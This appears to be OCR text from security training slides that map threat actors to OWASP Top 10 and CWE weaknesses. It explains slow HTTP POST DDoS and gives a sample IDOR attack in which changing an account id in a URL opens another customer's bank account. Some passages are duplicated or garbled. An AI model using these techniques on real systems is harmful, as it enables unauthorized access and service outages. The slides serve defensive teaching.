
https://knowledge-base.secureflag.com/vulnerabilities/broken_authentication/broken_authentication_vulnerability.html

- **BAuth**: Broken AuthN – compromising credentials

E5f Security Risk: Threats

Damaging – Crime mapping to OWASP Top10

	Crime
Damaging	DDoS (direct)
	71%



Che cos'è un attacco DDoS? – A livello di applicazione

HTTP POST DDOS attack

First discovered in Sep 2009 by Wong Onn Chee and his team.

Uses HTTP POST requests, instead of HTTP GET (including a message body in addition to a URL used to specify information for the action being performed)


The field “Content-Length” in the HTTP Header tells the web server how large the message body is, for e.g., “Content-Length = 1000”

web servers will “obey” the “Content-Length” field to wait for the remaining message body to be sent, supporting the users with slow or intermittent connections


(see https://owasp.org/www-pdf-archive/Layer_7_DDOS.pdf)

E5g Security Risk: Threats

Damaging – Hactivism/Warfare mapping to OWASP Top10



- **BAC**: Broken Access Control
- **PaTr**: Path Traversal



D.5a1 OWASP Top 10: Web Weaknesses

OWASP Top10 - A01:2021 https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Description
Violation of the principle of least privilege or deny by default (actual access should not be available to anyone).
Bypassing access control checks by modifying the URL (parameter tampering or force browsing), internal application state, or the HTML page, or by using an attack tool modifying API requests.
Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user

M.2d1 Secure Coding Labs: Java Broken Authorization

Authorization Bypass on Profile (link)


Description
Broken Authorization (also known as Broken Access Control or Privilege Escalation) is the hypernym for a range of flaws thatarise due to the ineffective implementation of authorization checks used to designate user access privileges.
Different users are permitted or denied access to various content and functions in adequately designed and implemented authorization frameworks depending on the user's designated role and corresponding privileges. For example, in a web application, authorization is subject to authentication and session management. However, designing authorization across dynamic systems is complex, and may result in inconsistent mechanisms being written as the applications evolve: authentication libraries and protocols change, user roles do as well, more users come, users go, some users are (not) removed when gone... access control design decisions are made not by technology, but by humans, so the potential for error ishigh and ever-present. Vulnerabilities of this nature may affect any modern software present in web applications, databases, operating systems, andother technological infrastructure reliant on authorization controls.

GET /account?id=12981
Welcome to your bank account Mr. Attacker!
GET /account?id=12982
Welcome to your bank account Mr. Smith!
vulnerablebank.com/account?id=12981
Mr. Attacker's Bank Account
vulnerablebank.com/account?id=12982
Mr. Smith's Bank Account
Access Granted
Withdraw funds
Deposit funds
Show transfers

Thus, this insecure *back door* code can make its way into production, suggesting that internal security procedures and processes are not in place or enforced to ensure adequate application and system hardening prior to deployment.
Exposed Insecure Functionalities are particularly useful to attackers performing reconnaissance activities as they will often leak application and system configuration and deployment details to remote users.

https://knowledge-base.secureflag.com/vulnerabilities/broken_authorization/broken_authorization_vulnerability.html

	Hacktivism	Warfare
Damaging	Defacement	System Breaking
	15%	7%



D.5e1 OWASP Top 10: Web Weaknesses

OWASP Top10: A05:2021 - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Description
•Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
•Default accounts and their passwords are still enabled and unchanged.

M.2c1 Secure Coding Labs: Java Exposed Console


Spot the Exposed Console (link)

Description
Exposed Insecure Functionalities are vulnerabilities that typically emerge in infrastructures or applications due to poorly implemented (or non-existent) security controls which, in turn, expose potentially critical or sensitive functions. Exposed Insecure Functionalities are one class of origin for information exposure resting under the broader OWASP Top 10 Security Misconfigurations classification.
Often during the development phase of a server or web application build, code is added by the developer for ease of access when testing and debugging. As is so often the case though, what was originally intended as a benign aid for increased efficacy and quality can dually serve as an entry point for malicious actors simply because the security risk was not considered at the beginning.

Thus, this insecure *back door* code can make its way into production, suggesting that internal security procedures and processes are not in place or enforced to ensure adequate application and system hardening prior to deployment.
Exposed Insecure Functionalities are particularly useful to attackers performing reconnaissance activities as they will often leak application and system configuration and deployment details to remote users.

https://knowledge-base.secureflag.com/vulnerabilities/security_misconfiguration/insecure_functionality_exposed_vulnerability.html

ExpC: Exposed Consol – unnecessary installed feature



D.5g1 OWASP Top 10: Web Weaknesses

OWASP Top10: A07:2021 - https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Broken Authentication


Description
Broken Authentication is an application security risk that can allow malicious actors to compromise keys, passwords, and session tokens, potentially leading to further exploitation of users' identities and in the worst case, complete control over the system.


https://knowledge-base.secureflag.com/vulnerabilities/broken_authentication/broken_authentication_vulnerability.html

- **BAuth**: Broken AuthN – compromising credentials

E5h Security Risk: Threats

Adversary Risk Mapping against CWE





	Crime	Hacktivism	 Warfare	Espionage
Intruding	CWE-79, XSS CWE-352, CSRF	CWE-94, Cod-I CWE-918, SSRF	CWE-94, Cod-I CWE-918, SSRF	CWE-94, Cod-I CWE-918, SSRF
Profiteering	CWE-16, Conf CWE-287, ImpA CWE-918, SSRF			
Damaging	CWE-400, UnctrlResCons	CWE-22, PathNr CWE-16, Conf CWE-287, ImpA	A01:2021, BAC CWE-16, Conf CWE-287, ImpA	
	71%	15%	7%	7%

- **XSS**: Cross Site Scripting
- **CSRF**: Cross Site Request Forgery
- **Cod-I**: Code Injection
- **SSRF**: Server-side Request Forgery
- **Conf**: Configuration
- **ImpA**: Improper Authentication
- **UnctrlResCons**: Uncontrolled Resource Consuption
- **PathN**: Improper Limitation of a Pathname

E5h Security Risk: Threats

CWE – Uncontrolled Resource Consumption





CWE-400: Uncontrolled Resource Consumption

Weakness ID: 400
Abstraction: Class
Structure: Simple

View customized information:

Description

The product does not properly control the allocation and maintenance of a limited resource, thereby enabling an actor to influence the amount of resources consumed, eventually leading to the exhaustion of available resources.

Extended Description

Limited resources include memory, file system storage, database connection pool entries, and CPU. If an attacker can trigger the allocation of these limited resources, but the number or size of the resources is not controlled, then the attacker could cause a denial of service that consumes all available resources. This would prevent valid users from accessing the product, and it could potentially have an impact on the surrounding environment. For example, a memory exhaustion attack against an application could slow down the application as well as its host operating system.

There are at least three distinct scenarios which can commonly lead to resource exhaustion:

- Lack of throttling for the number of allocated resources
- Losing all references to a resource before reaching the shutdown stage
- Not closing/returning a resource after processing

Resource exhaustion problems are often result due to an incorrect implementation of the following situations:

- Error conditions and other exceptional circumstances.
- Confusion over which part of the program is responsible for releasing the resource.

Alternate Terms

Resource Exhaustion

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	*Type*	*ID*	*Name*
ChildOf	P	664	Improper Control of a Resource Through its Lifetime
ParentOf	B	770	Allocation of Resources Without Limits or Throttling
ParentOf	B	771	Missing Reference to Active Allocated Resource
ParentOf	B	779	Logging of Excessive Data
ParentOf	B	920	Improper Restriction of Power Consumption
ParentOf	B	1235	Incorrect Use of Autoboxing and Unboxing for Performance Critical Operations
ParentOf	B	1246	Improper Write Handling in Limited-write Non-Volatile Memories
CanFollow	B	410	Insufficient Resource Pool

https://cwe.mitre.org/data/definitions/400.html